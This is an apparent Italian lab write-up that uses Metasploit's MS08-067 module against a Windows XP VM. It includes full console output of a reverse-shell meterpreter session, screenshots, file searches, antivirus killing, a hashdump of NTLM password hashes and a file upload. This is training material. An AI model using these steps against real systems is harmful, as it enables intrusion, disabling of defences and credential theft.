

MS08-067: Code Execution in RPC

1. **Search ms08-067**
2. **Use 0**
3. **Show options**
4. **Set rhost 192.168.1.200 (IP target)**




```
msf6 > search ms08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service
 Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_neta

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                       asics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.200
rhosts ⇒ 192.168.1.200
```

5. **Set lhost 192.168.1.25 (IP attaccante)**
6. **Da shell meterpreter digitare webcam_list (in questo caso no webcam attive)**
7. **Da shell meterpreter digitare webcam_snap (niente screen poichè non ci sono webcam**
8. **Da shell meterpreter digitare screenshot (che salva lo screen del display del target e lo posiziona in /home/kali.**
9. **Da shell meterpreter digitare search -f *.doc, per cercare tutti i file con estensione .doc**




```
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.1.25
lhost => 192.168.1.25
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.200:1039) at 2023-06-14 05:47:12 -0400

meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter > screenshot
Screenshot saved to: /home/kali/nmixFNpH.jpeg
meterpreter > search -f *.doc
Found 6 results...
=================

Path                                                           Size (bytes)  Modified (UTC)
----                                                           ------------  --------------
c:\Documents and Settings\Default User\Modelli\winword.doc     4608          2008-04-14 08:00:00 -0400
c:\Documents and Settings\Default User\Modelli\winword2.doc    1769          2008-04-14 08:00:00 -0400
c:\Documents and Settings\Epicode_user\Modelli\winword.doc     4608          2008-04-14 08:00:00 -0400
c:\Documents and Settings\Epicode_user\Modelli\winword2.doc    1769          2008-04-14 08:00:00 -0400
c:\WINDOWS\system32\config\systemprofile\Modelli\winword.doc   4608          2008-04-14 08:00:00 -0400
c:\WINDOWS\system32\config\systemprofile\Modelli\winword2.doc  1769          2008-04-14 08:00:00 -0400
```

Screenshot eseguito da meterpreter




Run checkvm → run post/windows/gather/checkvm che ci dice che la macchina target è una virtual machine




```
meterpreter > run checkvm

[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
[!] Example: run post/windows/gather/checkvm OPTION=value [...]
[-] The specified meterpreter session script could not be found: checkvm
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

Run getcountermeasure che mostra le configurazione di sicurezza sul target e può essere anche utilizzato per disabilitare misure di sicurezza come antivirus o firewall




```
meterpreter > run getcountermeasure

[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [...]
[*] Running Getcountermeasure on the target...
[*] Checking for contermeasures...
[*] Getting Windows Built in Firewall configuration...
[*]
[*]     Configurazione profilo Domain:
[*]     -------------------------------------------------------------------
[*]     Modalit� operativa                                    = Enable
[*]     Modalit� eccezioni                                    = Enable
[*]
[*]     Configurazione profilo Standard (corrente):
[*]     -------------------------------------------------------------------
[*]     Modalit� operativa                                    = Disable
[*]     Modalit� eccezioni                                    = Enable
[*]
[*]     Configurazione firewall Connessione alla rete locale (LAN):
[*]     -------------------------------------------------------------------
[*]     Modalit� operativa                                    = Enable
[*]
[*] Checking DEP Support Policy...
```

Run get_local_subnets → run post/multi/manage/autoroute che recupera la subnet mask della vittima. In questo caso 255.255.255.0




```
meterpreter > run get_local_subnets

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Local subnet: 192.168.1.0/255.255.255.0
meterpreter > run post/multi/manage/autoroute

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: windows
[*] Running module against TEST-EPI
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.1.0/255.255.255.0 from host's routing table.
meterpreter > 
```

Run killav → run post/windows/manage/killav che viene usato per disabilitare gli antivirus della macchina target.




```
meterpreter > run killav

[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [...]
[-] The specified meterpreter session script could not be found: killav
meterpreter > run post/windows/manage/killav

[*] No target processes were found.
```

hashdump



```
meterpreter > hashdump
Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18:::
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4:::
meterpreter >
```



kali linux – In esecuzione
windows 7 (IP WIN 7) – Spenta
pfsense – Interrotta
Metasploitable – Spenta
Windows XP SP3 – In esecuzione


Nome: Windows XP SP3
Sistema operativo: Windows XP (32-bit)

Windows XP SP3 - Impostazioni


USB

☑ Abilita controller USB
● Controller USB 1.1 (OHCI)
○ Controller USB 2.0 (OHCI + EHCI)
○ Controller USB 3.0 (xHCI)

Filtri dispositivi USB
☑ Chicony Electronics Co.,Ltd. HD User Facing [2746]



```
meterpreter > upload /home/kali/Desktop/badf18ddec1f21abad76e4c05ff71c56.zip C:\\Programmi
[*] Uploading  : /home/kali/Desktop/badf18ddec1f21abad76e4c05ff71c56.zip → C:\Programmi\badf18ddec1f21abad76e4c05ff71c56.zip
[*] Completed  : /home/kali/Desktop/badf18ddec1f21abad76e4c05ff71c56.zip → C:\Programmi\badf18ddec1f21abad76e4c05ff71c56.zip
meterpreter >
```



Installazione guidata nuovo hardware.

Impossibile trovare sul computer il software per...

Camera DFU Device

Si consiglia di connettersi a Internet in modo che la procedura guidata possa cercae in linea e trovare il software appropriato.

● Sì, connettiti e cerca il software su Internet

○ No, non effettuare la connessione a Internet ora

Se si conosce un altro percorso del software, scegliere Indietro e selezionare l'opzione Avanzate.

Trovato nuovo hardware

Camera DFU Device